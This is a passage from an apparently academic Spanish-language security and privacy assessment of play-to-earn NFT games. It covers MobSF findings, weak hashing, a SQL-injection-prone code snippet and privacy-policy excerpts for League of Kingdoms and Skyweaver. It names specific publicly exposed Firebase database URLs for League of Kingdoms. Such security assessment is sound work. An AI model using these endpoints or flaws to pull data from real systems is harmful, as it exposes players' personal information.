MobSF incluye la posibilidad de incluir un análisis APKiD el cual brinda información sobre cómo se creó un APK, como fue compilado y empaquetado. Durante el análisis, se encuentra código anti-máquina virtual, comúnmente conocido por su nombre en inglés Anti-VM Code. Este tipo de algoritmos, son utilizados para detectar cuando la aplicación está siendo utilizada en un dispositivo virtual y, ante este escenario, modificar su comportamiento, ocultar funcionalidades o frustrar los intentos de análisis. Del análisis del código de la aplicación, se verifica que la información se transmite encriptada como lo aseguró el desarrollador, pero se utiliza MD5 y SHA-1 como algoritmos criptográficos, los cuales, están catalogados como débiles en el CWE-327 y está en el puesto 5 de OWASP, porque se ha demostrado que tienen debilidades significativas y son insuficientes para los requisitos de seguridad actuales. (OWASP.M5,2022)

La base de datos de Firebase está expuesta públicamente en la URL <https://league-of-kingdoms.firebaseio.com/.json> y particularmente en <https://league-of-kingdoms.firebaseio.com/mo.json>

<https://league-of-kingdoms.firebaseio.com/fo.json> y <https://league-of-kingdoms.firebaseio.com/test.json>.

Las mismas brindan información sobre un listado de tablas con sus respectivos nombres y estructura. Esto le proporciona a un usuario malintencionado información valiosa para intentar un ataque de robo de información.



Figura 29. Vista general de la base de Firebase expuesta en /json



Figura 30. Vista particular de la estructura de la tabla llamada “mo” expuesta en /mo.json

A modo de conclusión del análisis del juego League of Kingdoms, se puede afirmar que en cierto modo es cierta la información brindada oficialmente a Google por parte del desarrollador. La información que administra la aplicación se transmite encriptada, pero con algoritmos débiles y que no cumplen con los estándares de seguridad actuales expuestos por OWASP y CWE. Esto sumado a que esta aplicación utiliza el almacenamiento externo del dispositivo para guardar información, la cual es una ubicación a la que tienen acceso por defecto

todas las aplicaciones, podría dar como resultado la recuperación no autorizada de información confidencial del usuario.

Análisis League of Kingdoms utilizando MOBSF

Mediante el análisis estático utilizando MOBSF se obtuvo la siguiente tarjeta de puntuación:




Figura 31. MobSF Scorecard para League of Kingdoms

Vulnerabilidades encontradas:

high	Activity (com.facebook.CustomTabActivity) is not Protected.	MANIFEST
high	Service (com.google.android.play.core.assetpacks.AssetPackExtractionService) is not Protected.	MANIFEST
high	Activity (com.google.firebase.auth.internal.GenericIdpActivity) is not Protected.	MANIFEST
high	Activity (com.google.firebase.auth.internal.RecaptchaActivity) is not Protected.	MANIFEST
high	Firebase DB is exposed publicly.	FIREBASE
high	Application contains Privacy Trackers	TRACKERS
medium	Application vulnerable to Janus Vulnerability	CERTIFICATE
medium	Application Data can be Backed up	MANIFEST
medium	Broadcast Receiver (com.onesignal.GcmBroadcastReceiver) is Protected by a permission, but the protection level of the permission should be checked.	MANIFEST
medium	Activity (com.onesignal.NotificationOpenedActivityHMS) is not Protected.	MANIFEST




Figura 32. MobSF Findings para League of Kingdoms

En el apartado de los términos y condiciones, se destaca que LOKA notifica al jugador acerca de la volatilidad del valor de la moneda asociada al juego, mencionando que se puede ver afectada por muchos factores que pueden o no estar fuera de su control (LOKA,2022):

League of Kingdoms permite el uso de Ethereum y otras tecnologías de Blockchain similares. Usted reconoce y acepta que las tecnologías Ethereum y Blockchain y los activos asociados y otros activos son altamente volátiles debido a muchos factores que incluyen, entre otros, la popularidad, la adopción, la especulación, la regulación, la tecnología y los riesgos de seguridad. También reconoce y acepta que el costo de realizar transacciones con dichas tecnologías es variable y puede aumentar en cualquier momento y causar un impacto en cualquier actividad que tenga lugar en la Blockchain de Ethereum. Usted reconoce y acepta que estos riesgos representan que no podemos responsabilizarnos por cambios y fluctuaciones en el valor o el aumento de los costos.

La política de privacidad menciona la posibilidad de recibir y almacenar los datos sensibles teniendo en cuenta que son datos obligatorios para el registro, además de las vulnerabilidades de seguridad mencionadas en el análisis estático. (LOKA,2022)

2.3 Datos de interacción

Es posible que recibamos información de su red como resultado de su interacción con nuestras aplicaciones. También podemos recibir Datos sobre su uso del Servicio, como datos de juego y sus interacciones con otros jugadores dentro de la aplicación. Sus interacciones con el Sitio pueden documentarse a través de software de seguimiento.

2.4 Información personal

Es posible que recibamos cierta información personal, que incluye, entre otros, su nombre, dirección, número de teléfono, dirección de correo electrónico, fecha de nacimiento, número de identificación fiscal, número de identificación del gobierno y escaneos de documentos de identidad emitidos por el gobierno.

6.1.4. Skyweaver

Skyweaver es un juego Play To Earn de cartas coleccionable más conocidos, por sus siglas en inglés, como TCG o Trading Card Game. Un usuario puede poseer, intercambiar y coleccionar sus cartas, como así también crear un mazo y personalizarlo según su estilo de juego. Los NFT más importantes en Skyweaver son las cartas. De manera similar a la mayoría de los TCG, cada carta tiene un propósito diferente en la baraja. Una carta puede ser héroe o hechizo y puede estar encantada, tener efectos o tener un rasgo particular.



Figura 33. Tipos de cartas (Skyweaver, 2022)

La economía de Skyweaver, funciona a través de 2 activos: los NFT, que pueden ser cartas, héroes o emoticones, y la moneda USD Coin o USDC la cual es un tipo de criptomoneda que se conoce como moneda estable es decir que la variación en el precio es mínima y pueden canjearse 1 USD Coin por aproximadamente US\$ 1,00, dándole un precio estable. (ETHEREUM.stablecoins,2022)

Las cartas en Skyweaver, son NFTs alojados en la red Ethereum a través de la solución de segunda capa Polygon. Polygon es un protocolo que permite a los desarrolladores crear redes compatibles con Ethereum, las cuales son llamadas sidechains. Una sidechain es una Blockchain aparte. Sin embargo, no es una plataforma independiente, ya que está anclada a la cadena principal. Esta última y la sidechain son interoperables, lo que significa que los activos pueden circular libremente de una a otra. Las cartas son activos 100% tradeables, es decir que se pueden vender o intercambiar, y los usuarios son dueños reales de los mismos. Las

operaciones de intercambio se pueden realizar en OpenSea, un mercado digital para coleccionables criptográficos y tokens no fungibles (NFT), que permite comprarlos, venderlos y comparar sus cotizaciones. (BINANCE.Sidechains,2022)

Consultando en OpenSea las ventas más significativas de NFT Skyweaver de los últimos 5 días, se obtiene, como se aprecia en la siguiente figura, que las mismas rondan los 100 USDC lo que equivale, al momento de la consulta a 99.94 USD.




Item	Price	Quantity	From	To	Time
 Legacy Horik	80 \$79,95	1	F9967E	JCY_CRYPT_	4 days ago 🔗
 Legacy Fox	100 \$99,94	1	B7E541	JCY_CRYPT_	4 days ago 🔗
 Legacy Sitti	100 \$99,94	1	Jekin	JCY_CRYPT_	5 days ago 🔗

Figura 34. Ventas más significativas de Skyweaver (OpenSea, 2022)

Consultando el detalle de una de las transacciones, se puede verificar que el importe de la transacción es de 100 USDC, lo que al momento de esta equivalía a \$100,20 USD.




Figura 35. Valor de Legacy Fox en OpenSea (OpenSea, 2022)

El juego cuenta con 3 tipos de cartas según su grado de rareza. Las cartas base son aquellas que pueden ser utilizadas dentro del juego, pero no son tradeables. Las cartas plata (silver) son las principales que se pueden obtener jugando, son 100% de propiedad del usuario y pueden intercambiarse. Este tipo de carta NFT pueden conseguirse jugando,

comprándolas desde el mercado secundario o ganando partidas Conquest, el cual es el modo más competitivo y tiene un costo de ingreso de USDC \$1,5 o una silver card. Por último, existen cartas oro (gold) que se obtienen como premio final, tras conseguir tres victorias consecutivas en el modo Conquest. (Skyweaver Cards, 2022)




Figura 36. Grados de cartas en Skyweaver. (Skyweaver, 2022)

Horizon Blockchain Games Inc., empresa desarrolladora de Skyweaver, proporcionó a Google Play Store información sobre cómo esta aplicación recopila, comparte y maneja los datos de usuario. El desarrollador indica que esta app no comparte datos del usuario con otras organizaciones o empresas. Entre los datos que afirma recopilar están la dirección de correo del usuario para publicidad o marketing y Administración de la cuenta. También recopila el Historial de compras del usuario para realizar estadísticas internas. Por último y de manera optativa, el usuario puede suministrar información sobre sus Interacciones en la app que se utilizarán para realizar estadísticas, marketing y enviarle publicidad personalizada. Por otro lado, afirma que los datos se transfieren encriptados con una conexión segura y también que se ofrece una forma de solicitar que se borren los datos de usuario almacenados. (GOOGLE.PLAY.Skyweaver,2022)

Por su parte, Horizon Blockchain Games Inc, cuenta con su propia Política de seguridad oficial del juego, la cual, en su versión 1.2 actualizada al 2 de febrero del 2022, afirma que se recopilan otros datos del usuario como ser todos los movimientos asociados con activos digitales o cartas del juego, realizados por el usuario desde su wallet personal. Información sobre el dispositivo que utiliza para acceder a los Servicios y Sitios, incluido el modelo del dispositivo, la identificación del dispositivo, la dirección IP, el tipo de navegador, el sistema

operativo, la plataforma (Android, iOS, web). Las funciones utilizadas por el usuario, el tiempo de uso de cada una de estas funciones y las acciones que realiza durante el juego, su configuración y preferencias de usuario en el juego y sus compras en la aplicación. (Horizon,2022)

A partir del paquete de instalación obtenido de la web APKPure.com, sitio web que ofrece descargas de software para teléfonos inteligentes fundado en 2014 por APKPure Team, y por medio de la aplicación APKTool se obtuvo con ingeniería inversa el código fuente del juego Skyweaver versión 2.6.5, liberada oficialmente en el Play Store de Google el día 07/09/2022. (APKPure.skyweaver, 2022)




Figura 37. Detalle del APK (APKPure, 2022)

Luego del análisis de los permisos expuestos en el manifiesto de la aplicación, se encuentra que se solicitan los siguientes permisos y accesos que no son necesarios para este juego. Los permisos brindan a las aplicaciones maliciosas una forma de acceder a datos confidenciales en dispositivos móviles sin infringir las reglas de Android.

android.permission.RECEIVE_BOOT_COMPLETED permite conocer cuando el celular fue prendido.

android.permission.CAMERA permite acceder a las funcionalidades de la cámara del dispositivo en cualquier momento.

android.permission.WRITE_EXTERNAL_STORAGE Permite acceder al almacenamiento externo y escribir, modificar y eliminar archivos. (Manifest.permission,2022)

Escribir en el almacenamiento externo es un permiso que todas las aplicaciones tienen por default, es por este motivo que es un punto destacado tanto por el Top 10 OWASP como por CWE y se cataloga como uso indebido de permisos por default. (CWE.276, 2022)

MobSF incluye la posibilidad de incluir un análisis APKiD el cual brinda información sobre cómo se creó un APK, como fue compilado y empaquetado. Durante el análisis, se encuentra código anti-máquina virtual, comúnmente conocido por su nombre en inglés Anti-VM Code. Este tipo de algoritmos, son utilizados para detectar cuando la aplicación está siendo utilizada en un dispositivo virtual y, ante este escenario, modificar su comportamiento, ocultar funcionalidades o frustrar los intentos de análisis.

Del análisis del código de la aplicación, se verifica que la información se transmite encriptada como lo aseguró el desarrollador, pero se utiliza SHA-1 como algoritmo criptográfico, el cual está catalogado como débil en el CWE-327 y está en el puesto 5 de OWASP, porque se ha demostrado que tienen debilidades significativas y son insuficientes para los requisitos de seguridad actuales. (CWE.327, 2022)

La aplicación utiliza la base de datos SQLite y ejecuta consultas SQL sin procesar ni controlar el texto de entrada que será interpretado como código SQL. Esto puede generar un riesgo de seguridad según el identificador 89 de CWE ya que puede ser víctima de una inyección de SQL por parte de un usuario malintencionado, alterando la lógica de consulta para eludir las comprobaciones de seguridad o para insertar declaraciones adicionales que modifican la base de datos de backend, posiblemente incluyendo en la consulta SQL original, la ejecución de comandos dentro del sistema. En la siguiente imagen representa una porción del código de la aplicación donde se construye parte de un comando SQL utilizando un parámetro de entrada desde un componente externo, pero no se neutralizan los posibles elementos especiales que podrían modificar el comando SQL previsto. (CWE.89, 2022)

```

@Override // y0.b
public void b0(String str, Object[] objArr) {
    this.f16288e.execSQL(str, objArr);
}
    
```

Figura 38. Queryx SQL sin control de parámetros externos de entrada

Del análisis integral del juego Skyweaver, se pudo verificar parcialmente la información brindada oficialmente a Google por parte del desarrollador. La información que administra la aplicación se transmite encriptada, pero con algoritmos débiles y que no cumplen con los estándares de seguridad actuales expuestos por OWASP y CWE. Esto sumado a que esta aplicación utiliza el almacenamiento externo del dispositivo para guardar información, la cual es una ubicación a la que tienen acceso por defecto todas las aplicaciones, podría dar como resultado la recuperación no autorizada de información confidencial del usuario. Con respecto a la economía se destaca el uso de la moneda estable USDC, esto permite que la cotización de las cartas no varíe abruptamente porque está atada al dólar estadounidense. Al utilizar una sidechain cuenta con una mayor capacidad transaccional y comisiones más bajas en comparación con Ethereum, pero debe encargarse de su propia seguridad en lugar de aprovechar la de la red principal ETH. Esto no significa que no sea segura, pero en el caso de que actores maliciosos conspiraran, podrían hacerse con el control de la red. Utilizar una sidechain involucra cierto componente de confianza, no sólo en lo relativo a los validadores de la red, sino también en relación con el "bridge" (puente) entre las dos cadenas. Es de remarcar que el uso de la red principal de ETH, involucra comisiones de transacción más elevadas y tiempos de transacción más lentos, pero también garantías de seguridad más sólidas y de un menor grado de confianza en terceros.

Análisis Skyweaver utilizando MOBSF

Mediante el análisis estático utilizando MOBSF se obtuvo la siguiente tarjeta de puntuación:




Figura 39. MobSF Scorecard para Skyweaver

Vulnerabilidades encontradas:




Figura 40. MobSF Findings para Skyweaver

La política de privacidad de Skyweaver está publicada en el sitio oficial de Horizon (Horizon, 2022). En ella detalla la información que recolecta de los jugadores:

La información personal que podemos recopilar incluye:

- *Nombre de usuario y avatar;*
- *Dirección de correo electrónico;*
- *País (proporcionado por usted);*
- *Cualquier dirección de red Ethereum (disponible públicamente en la cadena de bloques) que nos proporcione;*
- *Cualquier dirección de red de cadena de bloques asociada con sus activos digitales o fichas de juego (su "Wallet");*
- *Cualquier información que proporcione en respuesta a una encuesta o cuestionario;*
- *Comentarios y correspondencia, como correos electrónicos, mensajes de chat u otras comunicaciones que nos envíe por correo electrónico o sitios web de redes sociales de terceros;*
- *Información que puede recibirse de otras fuentes con su consentimiento;*
- *Contenido que crea, comparte o envía en relación con su participación en el Programa de creadores;*
- *Información sobre el dispositivo que utiliza para acceder a los Servicios y Sitios, incluido el modelo del dispositivo, la identificación del dispositivo, la dirección IP, el tipo de navegador, el sistema operativo, la plataforma (Android, iOS, web), el sitio web de referencia; y*
- *Información sobre su uso de los Servicios, incluidas las páginas de nuestros Servicios que navegó o las funciones que utilizó, el tiempo que pasó en esas páginas o funciones, los enlaces de nuestros Servicios en los que hace clic, así como las acciones que realiza durante el juego. Su configuración y preferencias de usuario en el juego y sus compras en la aplicación.*

Teniendo en cuenta la información que guardan, es llamativa la escasa información que dan a conocer de cómo es que estos datos pueden ser utilizados para mejorar el servicio, al referirse al uso de la dirección IP, la ubicación e información acerca del dispositivo de los jugadores.

Usamos información sobre su dispositivo y su uso de los Servicios para comprender mejor quién está usando nuestros Servicios y cómo, y para mejorar nuestros Servicios.

Usamos su dirección IP para brindarle contenido apropiado y para bloquear el acceso a los Servicios desde ubicaciones donde no brindamos Servicios.

En principio la empresa no aclara el fin que se le dará a la recepción y recopilación de esta información, que es de carácter personal. Si bien esta información puede ser utilizada para mejorar la experiencia del usuario, ello no surge claramente de lo establecido en la página. Asimismo, se registran una gran cantidad de datos que no hacen al buen funcionamiento de la aplicación en sí, abusando en este sentido del desconocimiento de los usuarios, respecto de la cantidad de información que brindan.

Tampoco se encuentra en concordancia con lo normado con la ley de datos personales, en relación al consentimiento libre, expreso e informado.

6.1.5. Alien Worlds

A diferencia de los juegos anteriores, Alien Worlds posee varios tipos de juego dentro de su plataforma: minado mediante clicks, inversiones y posesión de lotes de planetas. Todas poseen como fin obtener Triliums (TLM) que es el token asociado al juego.




Figura 41. Conceptos básicos del juego. (Alien Worlds, 2022)

